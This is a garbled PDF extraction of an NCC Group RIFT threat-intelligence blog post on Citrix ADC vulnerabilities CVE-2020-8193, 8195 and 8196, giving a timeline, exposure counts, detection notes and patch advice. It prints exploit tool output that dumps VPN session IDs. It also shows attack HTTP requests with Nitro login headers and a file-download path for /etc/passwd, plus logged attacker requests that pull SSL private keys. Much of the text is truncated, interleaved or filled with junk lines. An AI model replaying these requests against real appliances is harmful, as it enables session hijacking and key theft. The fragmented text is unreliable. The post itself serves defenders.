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Cyber Security ▶ Research Blog

RIFT: Citrix ADC Vulnerabilities CVE-2020-8193, CVE-2020-8195 and CVE-2020-8196 Intelligence

10 July 2020

By RIFT: Research and Intelligence Fusion Team











Threat Intelligence

tl;dr

Citrix disclosed on July what we know as the sit

About the Research and In RIFT leverages our strateranging from IoCs and or race where both attack managed services remains core. This multidiscipling

Timeline of

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-8193,

blog is a summary of

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threat intelligence, r security is an arms ing. To ensure that our ter with Fox-IT at its strategies.

Timeline 8195 an

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SANS Reporting

SANS reported on July 9th that they saw initial scanning activity but it was unclear for which vulnerability.

Exploit Development Impact

4

Public reporting on July 8th, 2020 by Donny Maasland discussed how the vulnerability could be exploited.

As of July 10th, RIFT has confirmed that this vulnerability can be used to extract valid VPN sessions from a vulnerable instance. nitrix git:(main) x python nitrix.py https://citrix.vuln.local sessions [*] Target = citrix.vuln.local [*] Date = Fri, 10 Jul 2020 19:22:45 UTC [*] Dumping sessions ... [-] Creating session... [+] Got session: 25f06683de497994cb634febb5cbe949 [-] Fixing session.. [-] Getting rand... [+] Got rand: 1867817310.1594408967440718 [-] Re-breaking session... [-] Getting file... [+] Sessions: SESSID=0eb677c098c3bf526cd13a24ead5700d SESSID=25f06683de497994cb634febb5cbe949 SESSID=4ac9a0f0bb5c471a1d63d8dc34bb6c4d

SESSID=88b SESSID=3fa SESSID=ea0 SESSID=f09

SESSID=f15 SESSID=392

SESSID=023 SESSID=633

Combination

Two issues if combined

- CVE-2020-8193 an aut
- CVE-2020-8195 and CVE We have seen these two

POST /pcidss/report?

User-Agent: Mozilla/ Accept: application/ Accept-Language: en-Content-Type: applic X-Nitro-Pass: kRcEnF X-Nitro-User: e4LZnj

Connection: Keep-Ali Content-Length: 45

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SESSID=b2b7760a763a496bdff891b5c169a960 SESSID=93dae206d44aa5eae6ea397d170612b9

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oot&set=1 HTTP/1.1

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<appfwprofile><login></appfwprofile>

POST /rapi/filedownload?filter=path:%2Fetc%2Fpasswd HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55

Accept: */*

Accept-Language: en-US, en; q=0.5 Content-Type: application/xml

Rand_key: 1968033329.1594279178769461

CONTRACTOR SECTION SECTION SECTION


X-Nitro-Pass: kRcEnFy6 X—Nitro-User: e4LZnjB9 REMOVEMENT DESIGNATION


A PRODUCTION OF THE PARTY OF TH Connection: Keep-Alive Content-Length: 32

<clipermission></clipermission>

Volume of Attacks

Page 2 of 4





Same Actor

We note the following a

	Time	•					apac
>	Jul '	11,	2020	@	08:13:	:38.000	POST
>	Jul '	11,	2020	@	08:07:	:03.000	POST
>	Jul '	11,	2020	@	08:07:	:03.000	POST
>	Jul '	11,	2020	@	08:07:	:03.000	POST
>	Jul '	10,	2020	@	09:52:	:44.000	GET
>	Jul	10,	2020	@	09:52:	:22.000	GET
>	Jul	10,	2020	@	09:52:	:2: Q Q	GET
>	Jul	10,	2020	@	09:52:	21.000	GET


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>	Jul 11	1, 2020	@ 10:17:48.00	0 POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-sftrust-root.cert	python-requests/2.22.0	
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>	Jul 11	1, 2020	@ 10:17:47.00	0 POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-server.cert	python-requests/2.22.0	
>	Jul 11	1, 2020	@ 10:17:46.00	0 POST	144.202.93.96	/rapi/filedownload?filter=path:ssl%2Fns-azure.key	python-requests/2.22.0	
>	Jul 11	1, 2020	@ 10:17:45.00	0 POST	144.202.93.96	<pre>/rapi/filedownload?filter=path:ssl%2Fns-azure-root. key</pre>	python-requests/2.22.0	
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>	Jul 11	1, 2020	@ 10:17:43.00	0 POST	144.202.93.96	/rapi/filedownload?filter=path:ss1%2Fns-root.key	python-requests/2.22.0	
>	Jul 11	1, 2020	@ 10:17:42.00	0 POST	144.202.93.96	/rapi/filedownload?filter=path:%2Fnsconfig%2Fssl%2F	python-requests/2.22.0	
>	Jul 11	1, 2020	@ 10:17:41.00	0 POST	144.202.93.96	/rapi/filedownload?filter=path:%2Fetc%2Fresolv.conf	python-requests/2.22.0	
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Detection

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python-requests/2.24.0

Win64; x64; rv:55.0) Gecko/20100101 Fi

A Sigma rule is available.

Exposure

Based on Rapid7 Opendata from June between 2,500 and 6,000 devices are exposed with 2,527 on port 443. Shodan reports ~6,000 across all ports.

Impact and Advice

NCC Group's RIFT have been able to achieve compromise in certain, at the moment, esoteric configurations.

Our advice is that patches should be deployed as soon as is possible.

Change Log

July 11th, 2020 @ 14:40 – v1.5 – added timeline graphic

July 11th, 2020 @ 12:25 - v1.4 - added various exploitation attempts and volumes

July 10th, 2020 @ 20:50 - v1.3 - Added exposure volumes

July 10th, 2020 @ 20:35 – v1.2 – Discussed exploit development and impact

July 10th, 2020 @ 20:01 - v1.1 - Sigma added

July 10th, 2020 @ 13:50 - v1 0 - Initial version

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